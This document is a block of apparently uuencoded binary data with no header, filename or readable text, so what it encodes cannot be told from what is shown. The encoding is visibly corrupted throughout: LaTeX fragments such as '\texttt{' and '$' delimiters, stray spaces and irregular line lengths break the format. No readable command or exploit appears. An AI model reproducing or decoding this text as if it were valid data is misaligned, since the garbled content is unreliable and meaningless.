M3,Z&K!,D'IM#\$K3DG7<#FG%A2BZ,CPJ/(7'3&OY-I-@(W\?TUA>]S.;[#'#Q M@OT]:&M)[\$OUN,)GXV;IAU1KI#F/E/-`Y-=E6F8B\@-*%'@WH5D1Q:>3>SRF M.E%'3?E6@\G9&6>-@=;W'[NZGQ4R#;CX5'ZS?'RD9BCDQ!']MO(/A5/+I+'D MC[VPC"46#R:G:WJ' `NU6:C!HV5VFL](U1)BE"R3]AY&5-@U&R#49%>TFH\$+0 $M]Q9AN%'(\%]=VM^[)[/%A^7./TWQ3WHX2#,-[BP8M"970<Y5X%`_Q[$%8TNI]]$ $\texttt{M+A=6\$U[NZU57,D)UG2WI=D8L''\&'-JK[`C_,H')`EEZD8T(Q4,QX8B-T&S>[}$ M[:'RH[56=BEN&5522H9-_E`65CB.-8Q%^`JAT`HWL_E4N@GB6703,K%(Y,2R MEH2I[%YU+T+U+V1G&S)JG^FR.;B7+>N8L8Z8UP]@'&-R*8>5<MS<3JC4W/ZQ MG%AHE [3G0`GPIF5G%D!A;ILPSV124270G29#W8\$!AW3 [-^(-:TI*[\$^\Z M<:%2+I1T?<>PEK'2\$QJC!AAL6@:K:]I6U,%\$N[BPY)ASCM+PCV\$+QI:BG5/M $M>BZ?UL\:^R>HMS(;[OH\B*'+=]I_U['O^11:J)XOI]Q^<:)P"&,8(^TVU7;[$ M@:8UDWM:W/F5+9NBV9KNH->>JD=;@+/OLYLLJY"Q"FB6<8AC2"Y::JO\$909P MG45H[@*JBKF/*=L=L*!G/V&Q5\F:H,D.X^1\)>Y'\$0%RI*L9K96=CN?3LW;T M!*S!U7;^H>IP4XTNZJ_)I]';>(2P4M/F<6>O)>(-<,3I#;ZRP2T<2T0Z'\$2T MPH,[Y^(ET=*G7'K?R%^!6H9*&[<&AIK/Q_3Q^W:"%7:*CVCUX7<VDV_@+H@6 $M4;>)DRVQX<Y07!$,H;S_52;7KCF>'20(S1Q[M8X"V36P=4LD^B4Y09R=T=N\$

MO";P4AK9IH_=?22@=#N\$Q99?O^PX[\$`F!V3"+1RG6(\"46ER/2(D8OK7S]&# M7Q_YJ?=ZS9[0Y;:V-C(%6->Q/ZNFB[G1?%BQG!7ST]QC.*XI',\$5`9KUS1>A M^SBLUUVL5YL_H)E#"P5#U`YY.JY).E+=CNWJ?._:8Z;,3+#B0*=5)WU%<%_. MM7BHRT0/JZ.52'93=YRZI:R',#EC,J\!N,\$Y)URE^%+0`L:GS9>J,YVMU2F] MF1KMG&Q7K9ZEV>E&:[JA'"LX[<W6L@S:RARZY7+XW'>B\$3:/6WBU2G#WMXM+ MZFNIBST;7_1%1RSRG\$].[^C\&=`I0FKIK+17P,TNV]TI;4+P.Q&J*6W@_![T M\$H"L `+Y>E[5LU,D)ZT@QZNNT>Q/=)O/]H%ZZTOO[9>K/5O,R+B-J7!W9B/[M(S8#D3O=V[ZK:DW:32>1/9&R]C%LG>P*.3K*+AB,-@21`=NSU>O'H<_] $M93Y^-R<TAB?)JX6Z%J$QXJW?6+,/%T*:F/Z;#RT7GW=\?M!A94B2FM/$Z)D^$ MM5?""IZ1W7VM'EL6C%I&1ATLYD)]L4D<)IYH_8;0WZAY7<[>R3Y;``R^O'0V MQ_14DH)COVC=7VH/+BM;..NX/*A(Z83C)W'D*)T]M%_)=:;G09&%&+:`I\$0+ MI2SGN.!D+PPS0B.%P!GE^FF[^Z\$\8XFG16@-J\;Z1H4GX"BY2('D=G-D)V%L $M^G'G'K[#2\J:83+[P!"R1D@\LKN_+5+8Z&D`F_`DL&U=7)_<+1<^+HD"+`.D$ M,\9VP-F<WESV!SA\],*#'_8#)K9X_\$;<"N[L_5^#++F\$Z]O5\C^V.T9H<9FU MVG19SM:LTY?56@RK_@`.7?5^\+NF)4`0A]C_>38_E\2@8=[N-PSV/["S)"/C $M^XYVR = @W^5@'V(4P($.WJX3Y&446B8"[9KQ0VW&$C*O[OZ^9BS3F!D-V]&,$ $M; -\&UXP < NN^6R > V > + C(\&. + C("_CT*R@73M._C*F2V + D_V - + 5GD@>)]FU/G$ MLGJH; FA<AD80EN, EB6L!H)<"S&A4`UYH<0LGXY23.'!H0'Y\>=">,/<LA/K? MI%-3LAUA!M"QJ;BO>+H/5*(OR\O%?'<N8R^'P\$;`_6JD!@%6BDF@_?M68YDV MKC]<C08C3+0:!6!LO!J),8I7([\$R*ZE&8WB*H6M3-KMELZ>HQB@D8PC:(F,O MA\"Y@/TWHRL_'?GM'^<:7X.%UEBZ*C7W=)/@ZJ\$5DWKJ1SS/(WY(I0+U6T@U MEJEK?) \ -*AG4A^<72=5927:K0W6A67WM5#:4>N)A7:I:Z,_T"2XX]R3TO3\> MNOWX'\(I58UJ]1PNKPN<ZAMPB0H4OE=XH;DBT_"S@N9+[YL>NMQ,\WY:?7]Y $M, ?GYKF&XD6: V^{>} = Y]E09318N-JH]HU^/M*L*9P+Z*ED[6^0#.BN".B<$ M/CQFI-;S-F\DBM0H9U<]!\RG6:^^/'_1Q;9"/\$WH32ZE*0+6,\V=A,'>)OZ@ M55&6106E>,\S:PZ&\$179573.\5\$YC<MMV%K":?SNX6.'EYA1*`4=F--XW?+E $ML/6***OQ.MQJNJ(.6W@F<2W>.@CD;6.(S?[0T=\4HY#[2'.?C3)3=4)_/6G0$ M`N0\$13A)>H+>J+TG60\HXG!EZ>J>9^4+O'UZDH2L>)OP`M6S45#BKZM:+S!2 $MC, !@//Z!CD < XF:F_TW8Z3+E[3L91[*J)0Y(:@JL+&2O]+S[IAAUP@G%T=$77]$ M-Z\V[14!6; #BZ7Y[R1`S+O_B, JV.?GENG^; 9KOQ-SXOM_, >7C]OU0K:NZ?"J $\verb|M"8._5[>69>;9TPQG!I=K.>,O<0N&2K]7;OE`.?!V&^{$:*X:3DK;-8MDL*2P7|}$ $\texttt{MQV2,P?`\&L)@."VCWYU.:!BUHG9:ME_O5G]^HTWA9KGDQ6L(/*4UG:WDL,<Z\backslash ACCORD +$ MX,QS43`.*VN8&8F.N>HXP^'&\66KBDWBJ]C8J][XBDCDDE;Q*@F#PG\$684B7 $M*^*, M5Y0<F)4", ME?B[Q:KNEO?D1<:E\1=YM5!"->P*:</6%-"^[5'H)I:5]S$ MUR%8Z9I>L!&3.D-B=KYPLVL'ZWLR#,NVBAX+G2(L)SM5:)/.#SKE_\$6,I(M^ ML#%9\55DZK0VH&B7GQE)*<YWA<K3.8M]-(_"2AJ#&`K2PP6-)`P)I-Z0?Q@2 $M"*-NJOM65$!-M:+E*!D<)";0_"7CS$*Y_5ZH&UGSFO&.<U]S,1*MH*'D$^?$ $M<K$\#2D.(4-\$GD=9\HLT6X3":N-SZ\LDBCX0306]V^W5)._A\(@I(G:R]G*]$ M.. `7C] `B37N<R=YR^T?(P6L.\19]@'S*70`N%CR"LXS#,@T\$M*NXG5T-=!?U M+NG_GWN+FGXJ?;D^`_.\T_F7=A)G3(3IVDM)Z5OM,[PF)(_C8MT5N*'ZD\$HL MN!(=*OLXEL<&G`,2(1F_90-6/>,LD+-5;-Y%`=_Z.1S005-*:IBR6ZN@+02U MW'U^W+5G7)0)77_N/[YV9EV4^?<60>3,V/9UK,FD1B,CF2'P9*+EK%:!YB/! M*2GG#-9/2]&>*Q[D[=?--ES\!9&\"_6;FDC]LG\XZZ6K+QSD2;4[IB+49>N- $\label{lem:mk} \verb|MK"9KZG335KHETM4A9$1KNZFPL2>5SE4$\) ZS8`U+C5H_S5P.OC"&(<Q@K,<3<) \\$ $\texttt{MM/TDAY} \ \texttt{L8HY"Q*]} \ \texttt{\)} \ \texttt{HR} \ \texttt{\ } \ \texttt{\ } \ \texttt{N*S+:T5!} \ \texttt{\ } \ \texttt{\ } \ \texttt{U3B8} \ \texttt{\ }, \ \texttt{<2\$A[!["SQV>)--P"]} \ \texttt{\ } $\texttt{M<1(`=881^@HX"/>5:B1A3+<\#AY'\setminus]JMG9"@]`[\#[/1.E6P"R^J3U:U1>)G0H}$ MLUA&)TW*RD1O2B6DYZ*U3G#5@X0A"8D',9TR;EE6\J898TA/)6/6".62%0(N $M@?_$$40+8F&*?SH!^O"4CE(32;WZ7AU^/'._;[&2**6W]?MN]*R([#\7/1P])$ M^\$PO+#2)J1,\DY%VU=/''X<@*V?%@M^6_LN?U#S:A"CQ',RGK&Q[[3BW-(2" $M\&P)B[CB\$^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[CB^1(-1)]B[$ MP#5R+C\$OT=*[V4\$U:U@UM/0X)&6(9>UM*P3HJ)^1^KF+*#H:U+-`F 'U%@YE M'24<*Y%!SS@F9TPABF:BJ'Z`#;NE^ES@2+8]VVS4/L0JYZ]Q')3>5ZI!5#\O M]N;SC_WJ(3IAXZE<=QGY+:6B;!&,35QOE]_"<,(4K0EQA^M&;6XEFY,X93A` MB*#PJMH@W.Q\$)A*#=I/03D<1W22D^XE/JX-'J*(U@9K+Q`M+J=TXC#T1^V8\$ M+Q7\^]4I'_NU]7:9XKJN,\$<55LS18_8AJ&FNUH:":3A06FL(V3>?(G?,@-[(M%1%M`QGGP`)AV.;"B2.LBH9@9%225?A@.)I3X\$^SIC-:HY4>\$%L2M5+&+]]Y M+438J<,Z?6@=MF+)5D13ZK\$=+P]AMP[CQ,CCNW^T#.T,V38I*&<8PJ6P.UT_ M)UL_U)#:?IPE\$7NYF?]9_\3CEXU+M6*#R*V_=6J+[2'2PN24P\-FS+,DA[J_ $\label{eq:md-poisson} $$MD-> 0$)$1]I\#F)2R_:X<$8_YP7BW6W)6V*9\\OJ*)_E[R2DW+"=`'X+\#G5[%/MD->)0$)$$

MIR/.7%\4J',Y.'11*VO\$/]6QU`ES[A!P8'<`PIT!M@\Q5OST;'9QP>#VC`6; M:%(36SZ4%0]UN=A>K';[0\T,:SUN%2U_*`Q\$_^/?K0+HPLC.A-(4BKA<Q@!N MU\$LB-O>4)"($^/94Q$:":VK6/;2A=Q#)LS%J,N"TEX,*%-C[SO%BQX] B 68Q\ M[9>QL*\OZ/(6SNZZKB0:T2)C+2P4'<8YQN70%@*B[>7T>G)]=W4J;0'WY3L8 M:N+QK7:.TX2N">U*VULNDZ[3X'1&)5]OT`Y+AQU2TW.YEP<MQQ;UL>BOG!LB M^T/Q\$EC(*4!?SYQWUI^:Y_4\$J1C1EL7'(!8N75M/QEIQX^&"B[VX->*@X>OH $M@M\$EK^LQL2X]6TB/L70^5V2C\$6+F2*0GOC#\5:>WCT+;9V\;A2[OH^;#'E17]$ MX%38:<LXW3GD[JP?4J=J)@]N2N*V@[Y(BN+=CW>3%X#[\$:<4L>8\$EX-BR*]MFAH&&@:B!X*\$5!+]/R1.?\>!9*XB['9^OVKFXFI)V:!/OQ\$<QA+A3#/.%!W. M,,PQ+!?=K.JV>']W_2N^/Z6&-</+U"_)"7Z@O[G8[KXM_4:,>AMCZ\$A2*2&-M#2VDL")DG`L[):F%GCI0/AFQ\M+]1\$%<3?@4*NA>"9VM2XAOH067,+&(/CLE $M\#/=_2Q\$\#HI0QI'4*\&7)T\W=?)2X`UZ1\M(R\#'(-0CXSN@AE:,!1^&X>4\#DZ MCMJ]N2(S(WP[AKD,9M9'>A;<0D"60?"S\&L^D>H>[GZT(BB+56NW5K^7Z66A M=UL, %0<%-]Q4C=AF&)DR\$M\$KBTA808?#SP<MAAM@8Z4<-:=7:#QZD?/<L:B^ MYJM!Z&:(???^]F.J2!D<E\%'B3^#SQE?2)FS3IGIQ-*'\2T-3Q387'!YR_]" M>>4[9*QP\3RA:#IB124L/(;E_B&5_B\$06E"H3#O=+T_I@DA&IXR6:O?+Z\$_\ M>N.]2C5#@'2=J<.R()X.D,Y`EHI">U`X\$65+(U!F&-TYVV*=T><4?X@CMCKU MSVJWI0GJNMTLXHU63P=\$R\4&89_`W6C'<`7C2C&<BQM,>F);!RI1@X4=:-1B MX942/9.%MTE\$C19>)Q\$SF\00/[=>UBT=S&'9ZW"7VS&<81QB!Q:(X!EM:S26 MLH=1&:-D(`R/B`F4*\%A_>%_+EH,8KW'\``?O#A\$3+OL))&I2KQ\$4OB<#0I_ $M/0XM&\$J*[=T1@P7GU;(,!^=.\"<\&Q?I/XSW:\$ZU[V4>"`6RZ#V,HHOZ2*`($ M=FCUZ6,8&@JJSB7U&<HAR';W(A`\$F`+1?0FA/EYNNE=61*6W.NT]9A&QI;P8 MFGE__RD!QP((:"!YS/CTM"B>5P,246K_U"NLR"8&KHS<A*VA]6M9040'`PTN MHO\Y"6[XSDBYXJV0A>[OZC*Y]*?*9,JB>5_M2**L"W<7N"W^=73&:`?-(=;5 ML^PR&Y_[.]TNIN^ZW6->[Y_X'^L>WZVW'Y=K;\$`Z6U?+UM)DR)Q7[=TOG6.; $M<M^95V[[TGT<IJJW/OFW<+\#(Y8\8[C]OUX_MN;?@L)3OP5V<,59.(][L*MIC]]$ MCD4I.8QOLO!6F^900GB\$C*.Z:G55?:&.J),)\4?!L5*_<0L&\$&YF0O^1#318 $MNI'5Z^{5}J/J"*#7N&_[[Z.CIE-,)#%I,V0C=&3:]HQ^G=-;Z,A<TDSS"-.J7;$ M!^25D'A0&']_!)?/R\6\TFJ8B";'C-*QL=;;3[TT=88TK*X6DSMG+"___!#QG M>"%6T7D##M3VVU6)DSW_8^T*:ZC]6+G_&5>CQ>.?<87;N0DB4F(Q4<\$#B2QD M#^)X^"AD^,!J]L7-C"\;`"]%G_NRIEX7X7-HN(>/OJWT^MV'QV_44)L5,&>9 MBH=I.C\$8I0\$7"D.O@JAT>88B<3K@[=/[Y7X^>=\04PH@GFAI]O2FH5FB[:2) M*C4CZL/'"\J]:HCN%V]'*2Z;Q+))_"C6867,PI`%3,?QKJ;S,[9:KJ_/=J]M MD6\$WL!?M1GS8/K9O;=%N!LFUORD;7@C._</&B*YT*:_D>*.C%9>@Y!)@\$(M" M2G:=,I%"RM@5[VO*^14">`:%#?'NIL=(#7-F3W7EOW2O@HGER!IRKXCCG4=@ MEF'8JLIXW?[A[Q1:2.GE4P%0N,4HW&]S_**3SCF'='#G@ZPW1#L;9R.;FTO7 $MV6@N?4=L\[1T&[U#*L(MN9/W-TQ5CUC"[E_0ANL$-$X/^9D[MKV]*+HC8YJ[$ M\`;\$8;-S;>5<6WXB]3JZ8+3,I7`\]^Q*GIZ@.P;/)\U=T<Y_IJC.=RO:QH76 MF/SBOZK76^=!,+]\6&U2PT<FZ3(\$#@%.\$M?BS*EB*^%178\?E\\'3M3^XD_E M?]JOT6I"@4=+N@H=H!`Z7B@6ZHU@(-3;D-ZGV^W![Q7W3ZE`8_Q(?AG35D7_ M)RE_CC-*^)'^<K[:^]`(OZRH(&D'*J2L@JE5F-S>-K<-ASI8TF'ZB0:["H\# MDAK7_NVP-7[A&9>0%?-(%8X-F9L&^2.#4`%TI\C@C=]EMIB><HX.X[7&(W*S $MAY//"FY4X&J0\\\#&Q=U.:7XS\#E\\7JW@=[]SOW-@E9[C35,`<G"=@M5A_;<0XT]$ MX*\4JX_M2`@Y22P0+D+K2+_[N#KLZ*)@_QV1!W81EGM'JO43\DA&4DH7C/9L MH`, 0XCV^L; 08IF; @#D#<: #?GV<GIW<6%[^+`3?E^:-KON*]H>TZH,E.;:Q]^ $\texttt{M9@D5>N/[1C*J/QFO'OS.?4[L](7>8-G5H`R?_,G,U\#,>Z(K=S@*\&]+1M@\&@2) }$ $M=KPW.[)B5UK4%*9(JK9@+@^?6269Y#HK"Q_T#?;*[S)`)47T=W]___>4I^+[R]$ M"\$1\U3)1@@82JX7K/4EX\"_B/NQD!3N9CY"&466-PJ\$R@8M/XI7^OF.:!`W_ MO]\$Q6>@=OZ56<O1NBF\$C&7/42'*%YV!)#DB\$.U><IWD%:AF*.(5EU%!X5;!W M8YTSB%+B)A\$70-N`^SCD@"A#/!/6+&?-'`IQ'%LPMI12.+FS>#YY=S4AF<GE MQ/];%R#UVWV*P(OE#K#HS5BD:S019)UR;XC;%H_`#,-2TE#P]_\V.ZW?3/8E MXJOAP?2CWK]M/]8O-]/XL7K@:\01E@U?STQ^::,PIH0\TP%P]#!]Q+"6=KAW $M4[GC'; \&; ;=CR*EHO@ZS!(*"F7S[$#"&N@8SW^^T#71&)*\[7E6??4$08HO..]$ M3G0(;;J-E[YHH/)\$:T^_LL'0'_,J9/J;[6G11@!@U;M:DX1"AW[M<%UF7)<V MK\$*^Z7!\ANNT::VQWV[2.KK'*I,?BH.W-]C3P/JUVFVJ=<B4K9J?5_L;ZC>V MC_\$D\$E-T8/'DT(U(;GZ%\L*OH,GVMB#@!H!=INI\\$AKC6;.0*6M8(KBH=OZ8 M%, $7[/90\-/Z3UJO-SAT"OL[])<&"!4MI>RY2<;@FOE]G=H0Z(WMR(<3J\+1V)$ $\texttt{M[1&(?"D&D!H$[:)]!<?K$^DG;O3Z3?I4I[UJ07:=;41/3Y37X0?D=/$2SZS@] }$

M,3/X?[NFYP^?*_JD37D*4VH:=?BZ(5\$+ECM*?"7\61G#,N@U(1RIN9O;&=[S MFY[C.D2N-]Q:JYMKJ>.AGCWPQ-@&9.T<]U,.^X/E`F6"@RRRSC<7,:FL(KRB M*)?1<1DMV>7G)'*6*,0JL8[H;DK#N/_J@;4)'ECJ4R;M;CZL5*W2XVE!#7Z= MRN&<Q,])L`MD1A000\7U39FAMIC54X=P+.H_K\$XM4)YG)`FI/?]BR6++DU// M,M9)1>DK)1Z!1SL`R\$J9?'4>/A%I763^J1+4%N!P"R]I_06QC,4<#`?YT'"3 MZW-Z^M(3[K%PW;=<[NL]'*#E18:PVG\NP5HC[E/QW-9?D>/\'\&]P20)!26B0 MG9U-OPN O OJYG+"CUO?<JMV>(.Y"1Y^K7ZT9L'ML")P`9309[*!ELZPECZ` M_GFIE*7PP03BL0#![TF:'8T3<\ZE=\A_Y'9-QX_J%70A^%:(IK1\^5'AH]2_ MEE6MLV.=_=>/?T4^9_E"RIRU/?,?"_*)R?E0DZZ/E20F'KWRN'&TW-(QU]_4 MVB_(Y*[@+B'"E7N/;JKE'T\$:6"5Y;\$"I\$1"2Z0.DM_^IOL-H.?><>.G[+XAQ M]YD;L76[^Z2_YI.(C7-\;R?5:9##&T_15B\)Q#*VG+'OM7X"GC\$<O17D\`P] ME>[L=_0+K!?Y3N4??*15/]J:=CNAQ3WZ>3G[0".'X\$]\)![*<AX%Y^'[GPB; MNYD"W0SCZ,3(?#&YNK^A#&[E55^@\$E+D9ONMVM6K;W>;_7/U@)?E2*6&(:'7 M21(2Y^NJ>B9J<F)B9'.2QLCIBOW)[_VBGH^53[(6^O/+X=&_#>5"*@>")SF9 M)E(F6*#@+@S/1`^"4@:AQV+T_V*C9&*4>JB@MZ`J6\$,INNB1A%04\$*904E.X $M-"1KX6R\$BM0/)UF,16M6,(@RZ&V*+Q,_@X-)4\$SJM1J/++B7PXM9\$7;.;'1B$ MC*.%?RP<][VE%,.<5WY5ON<MPC@?L67DMWB(_!;7D-_L\$_);JCFC,D64@>HE $M=R5X[VH0Q!T'SJT(^G2\h$< M?O=K/;-;=.YSVAXJ$BE+X/S0.WI?ZF6]]#87$ $MV'7(,S:=DT,WQU/..&7I'$H?O(9U0C\NI]3P*^#6#VY+M(*ZY.PY\I-G2/0B)$ M9)Q28[+TS9'T61WN1_!`U#"J!"H?C43I;G<B;]\$#A85\$BK8DUI3W6.1R;X*8 $M[A?50'X6T5@Z5'*@]?D?W%.'Q8-O\&MXM?(H88GM`-QAX'$'[@":3:\150_0]$ $M(^6"22\1!5D\&88T0Z\&[II<K^Q0>45-_<UJ=8M^BG+X<\#UV99R\&L^Z#?:'#G^$ $M=+EZ] = /5THWQC*=;J*BUO^'%FGI=(W<>:RXC!]1(UPOH5/!33>/21H6XP$$ $M/?=':\&E*#3]')678(<"/F=(>GNWA@$3!,UK/IJ[HO'.&2G`%[^))`L57[S,J;$ M>1UZSA,1NAB5%KFHCC<//T*(7@1%WPLOMY^VF[!UR(UOT"M58@Z3G&__K.:V $\verb|M;0"Y"^IT1Y_Q'NCPIC1U,NMV_1*^U2270M&1:KSYJNY|):13=ZV7@<0C+_/]H$ $\texttt{M-]1CM>WDG\&1(L.;1"69*^'F]E*?SB4VR+*EUC'3+3HN2]-QH!/>B0=>/'=WL}$ M'*9XN`KBR^I/?PP!+JKYY<;G=['<2\$TOMNN*^L,'KG)"X'`["5+-"\$AYUM9W M2?48F2'&C+Y="N>Q\?K<0>5.LPTZI)Q/"^7X!C>,2FJ4'!+?AGHUQQJ?3 MR^EBRD\SY_@^E[N@H=[X#2V;0]B3P?6B7+*6;Y<A5?:A<@^5"-'8AFC"5[.\$ MF`K1CAJB56+1\$#,A9CXCQ!O^&WM'"V=]1;VLU^@QF)A3ANIMW<+X?,?//;+/ M^>YYWR%C\\OB<^4_3\OCME+^\$64M,Y6MUKFR\$Q.R(_YB1B&`^H<N`&ZZ;SJ> MQ/8:'W#:7/_P+>*<6D131YI\$6B>1=:X@\$=]U9\$FV?#U8K:JN+0RJ3+GC787K M+/R2<\,,I%/)C_K#DLB2NWY!=F?+-'Z5?X9QM_.'>L-O7N_NV3P?ROI\EG?GM MX:%%SA)YPA31%I*3T3/LC.4-1'JNA_O==C(Y[^`=;%;<%G-NBWX.]1JV8"P6 MK%E(VJU\$5TU\$FIOZ64\$Q3-!0Q;R11HHGNCM/P\$DW'M*-E1'M/]G[NJXX<B3M M_CGOQ5QD*I7*3,]5`05FNZ!8P,:>&TY1%.W:+@H6BC&>7[^A)R,BI4PEMG=G MSKR[T^?T:5,1CZ0(*12ISU".]C'YT+#J\\$U(^5;\$8S!]W3!FZQ(;*AX4?>KB MF5PRD6]YZT+<>=`F\$W+%NUQYC>GSC/`TV\$"R%E'KQK2UCOMR;\`*AF'.Q'AN MRF`J'`X(#5X:1G\)AG"3)4T7!M2#)4T:/E*GN?O&/`&;`1GH(LS#5^[->K/> M^<LDECG2Q6#<90@'20[<NC^)?XGIU5#(_9>G)V].-1U!NJ=6I>51_]A..#YM M.!5_I-4E^STW+2?:B\N#<F*.24MF_*/2/K2\$[Y`PDMSB-[Y.+4'4G;ZNEABW MM+60NT\$UG#[LJ')%Z;SJRHS;+*]3'+1;PRTTDM)DPD^G-WDJ9ZUL8S"W3=H9 MFZ9CTRP[=S%(P";9GA"E[NH'N5LJDXZM4YFWT6B=>;U9EJ]9[<YQ+]]_>-@0 $M44(0="="QZ1AP6L6W,_"O@/EJ1A"ODH:V2>9GT>C(*1N]2TP)\N\Z\#CG\&*EY$ M0*MZNV"_K@CV?`8<9[LDM.&WA%M559%DP,'G/YS^57K'"]6.W'10S4%X6A;R MBWD-\?KSF[P@3?S!F;=J`A58L)M#.,7OHPM&P]LAV6AU<TV7&#^F9G_I21,Q M>G-C#/B,527CJN=>@=WJZ!L23#V*X2`"FJ-F;3U>4:QUQ5ICO>@M8,U`?*DY $\label{eq:model} \texttt{MQ?7DX.3XM} \# \texttt{T1F*PBRZ^"]F = _67 + \texttt{NIT^MIZ9 + ^L9ZBMDX3CDV^3$UIQX!Z/K!}$ MB\$9:#Y9G&MC<_2[8,+A\12%5_(0'XRQP!2*RI/@EY^,H'P'.DLA*D?VW0AC\ $MCQ\U#8I*(=COX)E'@<[2V#)7["]7>#^6Z.Y/L"K?ZPM*&9!K)I=$IDW3#[/+$ MEMYT]/<!G=\814RH?MLL?/7C=!4ACV;SO<D,9*YHYS.@T#Q"+93:8M_3/L]L MVO*L\I`@9)7"HC(.CFD/H"4[D/.:R+11-)U=7[^[]'3L.*[?_;\LV&H`@J6H M(3+NHP).Z?>.+T\F9YQ!F0TS\$`AR*%NEL9G<XHE]_N'BO6101#(`HDUOV_0E MIR\H_?Y\-C^_.)OL3R43-\PDA+4Y56U.->?D**>#?<FA2>1`;*1T&5*ZG%,V M:,!S2>O,,"T`G+IH4\,W`TT93R]^E=1E(C4`;6K7IJZ0NFW8Z>E[>NMX@G-L MG\$F=R"3\$M7DUR*O*."]O#8>TK<.95'DB\$P"ONC)MZH)2`TVIC^DLN*2VB=0` MM*G+-K7CU)92_SK]+(D3=@A^F[9NTS:<UEOA"75F<ER<ODZ8H6*01]W:8<UV M6'L[I\$D#^<#)3#))F:*"VEQLFTO)N7AKO#H^Q6MU[^=S:=,Z:8\AL,VM:G-C $MB\2;;JITW8\#99*QT[96F0%=<1)-J+`"ONC%M:C06T+_T;:9)-5AL,$W9YN(X)$ M%^N;_)2F6:?[FDNBY13\$N=1M+@WGTC;?P0<N)/?K]8`1_6Q"&_:7R!RLA)8"

 $MDM0\&J7/\$.N(T!)F>:AX)/0'@]"6G=Y+>>D]^U*5/:`@`IZ\Y/=0#WJ>_4/>0$ MYRGC!*+-(9?0`FP3"2@'^C)K!@G#!(#36TY?20K"&_=\$7`P1408(!.=0<0ZU MY."\89\>:`8)]PA`F]YD;7J32_K&IX<52!8FX24%P[D4G`L\)9)X)S'3'%*> MDOB<VG'J2E*7E%I-.<?LA5(2D8[QT\$"1R>P3"8SOA8_2`D8!G3S^<'+N1Y=, $MYL8JI+'V/NNS?AT&B&M(G')J&5'W2U^U<M6^T*A[G>9G6'@9T,QG</C]'[$ MK\$_T_'3\+.L-C=(?[IDD-]5]OEP@MRT.9`;DFLDP6^;/`H#-%\$#T_8#!-6"E M!OQ0Y7<N2G2B-16P[-];*6YMR]6(\W@AW3\$=5L"`682H!2%Z*:=I.1@\XH^< M%;,E%,.Y]E8Q1-:H7T.EOG4J0=H600,:EHU4(\$N)IOWH(;YD.GP2\V81HA(\$ MI]OL:V%("N4TPH\$R%\=_F;:ZM(]N+R-EEGUM`-\!CO9',E!G3#8=^2Q`L^H8 M_@A_%@)*!2"=YN>\$SGAE5,K01KE@33`,@B*&;SA`#]/=9VCAG!/7")ZZ#AD5 MVWX%?\:(60PQ"J&K<>\GY[*,0:M=^&CYE=MW_A<!7PS?W@41D2!90,GS<KT6 M:JZW;, $\#:T7'\&FQ<-1-_IT!6W\P50\#:-44J+'L2W'?Q<8<7UQ0M&EKM&;(:OS)$ M;3_C_BF5=OGP&%7;N?1/(U=I]K1_FBY&5I`WBJ_:XKV)]EEURVH@&2#^6N'% MG\$8G\,Y1=<(^;[_VHS???*2U"W[FRW66FLH'9>8Y5Y2WT'&4813&\$X!#.#PK MC=\83WP*Z^MSS\B`YNQ*SLZ;=TAW3*^D&!O4`4;E00T@4O3V\"&.;'O[U5-0 M+5R45L(@(RZUX5*]Q8]@3-9B\#\$7L\$IV01YS>LJWDP(1\7DW!JTDXJB8M#B* MU=+G-=;(8F&_]@U=KJH]/UUAO0/X"OM\SE)N?.(&S+BXW%I1/RVMZEBPCM[Q M?A=L&8Q^)*DPZ2;<^?S#)0WL&>H86@FT]J,#!P/WTQU, \ CV*5=<@T_D#1V2 MQ3X?P*@X_Y+JXVJ!*Q^]NW]?.40))<)!&KW0%C)IMVZK7*W5%W5,1?;SGJD& MCUH4.Z>^?"S+]^+D##1%Y6#H!(VI,D[F'RZFB>HH#*J#60GAY7DE)M,WJ'93 M.RP:MCOFF+ZPBZ-'.'31DQCBI&1F0RD,R4R#U8/YE1B(_R3%HL,Q#'H`\A]) MJL6PE\!E)<SR\$C7CVNSI]+2_R8V`7"2?%H%D"0W8"V/\-X:I&0-_S&#R"_L? M+A*"M)=M_"VMPX?E"VK2J13#1/PIXL:W"*IU>O:AEZ?!RO_@C7R8&ZCO`"O\ M_6%'K=O1BER",L-D`D8AC-95M#<)J75"C#31R6K[\$I`K)D/#H/SPY0`)Z*/* $MJ*Z6=?5^(L$NF8W1'7!\#Y)/W>860XC:1TCQ85VP;18[_O?T18XYZOHUHYW/$ M"%\SB\%!S"A:AH4,`,QZB%(00_@(OJV_@YB]C2K"X/4V<OYXO%#=>2CRW6[_ $M:86=0H@, T2"SL\3S^X&3I=]4"[F-Z[A73VMHJ\S<\?@(YUUHHADJZ?U8B.O)]$ M"81WJ;9>*-_JOL[BFW/*HGJ.;U-M@[C]OP>7J305(CL&.1:EB7E=ED7-7Z4W M:A\$57K45CI'[][`UL!A`<9KK@_T]-A[L7-3T>S-XQF%O\7)[WG>;=WMT`U!C $M[CGK0^*:A2=)7>E)Y?=Z_[N^7"CJCDG](/GIY!>>?K![HG=L9#K/U%A!`W.$ MZ^F[AC[%Y2>?8+U]6<VWG[KG;JN<B_DD!.,)QU0]7?C?B">!3Q93H<@I'242 M`MOXWSW'8E7.BS6A1[]W\RTR\$48--5[N[[\9(34T9\O?._#%'WR@2CN>_\$A MO1Y*U:<[_\$,+,J"MB(HC:%KG()78<:.Y\MYZ]RQ\$LOK:E].J21MP?"0(Q83\$ MRA%1:D2IM?74APC9&\$_[ZRZ@F<P7HUKFX>-T&.&2;<\$.B<H.!M.ZCFQ`EE&T ME5'TROG',6-+M7`<P[']U\&[IAC9I&_PWRYOX!5XD&,,N06_)4MO'Z_\NZ/R $\label{eq:m0='N'; YLD+8P</$@X?-ORZ9I\$]C)Q21<5X$5L-N2)*K@A,8P=<Q]Q*JLER$ $\texttt{M-=&*T1G7$1Y=L$_](_VK7>(2/W/B&B,&JD:>^-<W)'6HU+5N;Y\#DSZV] OO+ }$ MZJ4;UBGC/&#`EI7C'8N075"-4?W#V)05GH.)?#;\$WNW\R6R-!J9N.^1JH=JR MRD+SQ\$_4*<]W*NYK@BBXNO@<AU9`V/;*#6L!;1^H2[<,@C=L8X81AJT[6]*1 M=U/C&)S:\$6R`[:1A.\\$Z1,PS&7@\7P.(;<A_RN<?_.((^(9#NBQNC[<[:OG%])) MAC>2PXY';%Q(%]X)'=):/V[6JR>UGA2,'.KS;K'=1::\$;_:;F35.<6_DIE<X 